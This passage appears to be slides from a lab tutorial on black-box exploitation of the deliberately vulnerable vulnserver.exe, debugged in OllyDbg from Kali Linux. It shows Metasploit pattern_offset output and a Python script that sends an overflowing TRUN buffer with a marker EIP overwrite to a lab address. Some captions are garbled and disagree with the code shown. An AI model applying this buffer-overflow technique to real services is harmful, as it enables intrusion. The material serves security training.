

```
root@kali:~# 
root@kali:~# 
root@kali:~# python buff0.py
root@kali:~# nc 192.168.56.101 9999
```

The Kali Linux desktop also features a standard set of icons in the dock.


Black Box Exploitation Example



Black Box Exploitation Example



Black Box Exploitation Example




Black Box Exploitation Example

The image shows two virtual machines running side-by-side. On the left, a Microsoft Windows 7 desktop environment is visible, featuring a taskbar with icons for Internet Explorer, File Explorer, and other standard Windows applications. An Oracle VM VirtualBox window titled "windows 7 [Running] - Oracle VM VirtualBox" is open, displaying OllyDbg. The OllyDbg interface shows registers, memory dump, and assembly panes. A message at the bottom of the OllyDbg window reads: "Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program". On the right, a Kali Linux desktop environment is visible, with a terminal window titled "Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox". The terminal session is root, and the user is running a command to find a pattern offset:

```
root@kali:~# locate pattern_offset  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb  
root@kali:~# /usr/share/metasploit-framework/tools/exploit/patte  
rn_offset.rb -q 386F4337  
[*] Exact match at offset 2003  
root@kali:~#
```

Black Box Exploitation Example



The screenshot shows a terminal window on a Kali Linux 2017.1 VM. The user is editing a file named 'buff2.py' in VIM. The script is a simple Python exploit using the socket module to connect to a target at 192.168.56.101 port 9999. It generates a buffer of 5060 bytes, consisting of 2003 'A' characters followed by '\x42\x42\x42\x42' (padding), 5060 - 2003 - 4 = 3052 'C' characters, and ends with a shellcode payload. The exploit connects to the target and sends the buffer.

```
#!/usr/bin/python


import socket
import os
import sys

host="192.168.56.101"
port=9999

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Black Box Exploitation Example



Black Box Exploitation Example

The screenshot illustrates a black box exploitation process across two environments:

- OllyDbg (Windows 7 VM):** A debugger window titled "OllyDbg - vulnserver.exe". It shows assembly code at address `00401130` with the instruction `CALL ModuleEntryPoint`. Registers include ECX=00401130, EBX=77BD0194, ESP=0029FF00, and EIP=00401130. The CPU pane shows the instruction flow. The Registers pane highlights `EBX=77BD0194` and `Stack SS`. The Registers pane also displays memory contents starting at `0029FF00`, including the string `vulnserv.<ModuleEntryPoint>`. The Registers pane shows the stack grows downwards.
- Kali Linux Terminal (root):** A terminal window titled "Kali-Linux-2017.1-vbox-amd64 [Running]". The user has run the command `vi buff2.py` and then `python buff2.py`, which outputs the string `vulnserv.<ModuleEntryPoint>`.

The desktop environment includes a toolbar with icons for Start, Task View, File Explorer, File Manager, Run, Control Panel, and Help. The taskbar shows various open applications like Internet Explorer, File Explorer, and a file manager. The system tray includes icons for battery, signal strength, and volume.

Black Box Exploitation Example


The image shows a dual-monitor setup for a black box exploitation exercise. On the left monitor, a Windows 7 desktop environment is running an Oracle VM VirtualBox instance. Inside the virtual machine, OllyDbg is open, breakpoints are set across various memory addresses, and a CPU dump window is visible. A stack dump at the bottom of the OllyDbg interface shows the current state of the stack. The taskbar at the bottom of the screen includes icons for the operating system, web browser, file manager, and other utilities.

On the right monitor, a Kali Linux 2017.1 AMD64 distribution is running in another Oracle VM VirtualBox instance. The terminal window shows the root shell prompt, followed by the command sequence:

```
root@kali:~# 
root@kali:~# 
root@kali:~# vi buff2.py
root@kali:~# 
root@kali:~# python buff2.py
root@kali:~# 
```

The Kali Linux desktop environment includes icons for file manager, terminal, and other tools.

Black Box Exploitation Example



Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Windows 7 desktop environment is running an Oracle VM VirtualBox instance. Inside the virtual machine, OllyDbg is open, showing assembly code for the main thread of the ntdll module. The assembly code includes instructions like MOU ECX, DWORD PTR SS:[ESP+4], INT3, and RETN. A memory dump window is also visible in the OllyDbg interface. On the right monitor, a Kali Linux desktop environment is running an Oracle VM VirtualBox instance. The terminal window shows the root shell of the Kali Linux host, with commands being run to exploit the target process.

OllyDbg - vulnserver.exe

File Machine View Input Devices Help

File View Debug Plugins Options Window Help

C CPU - main thread, module ntdll

Address Hex dump

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program

Paused

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appl... Places Terminal Sat 11:06

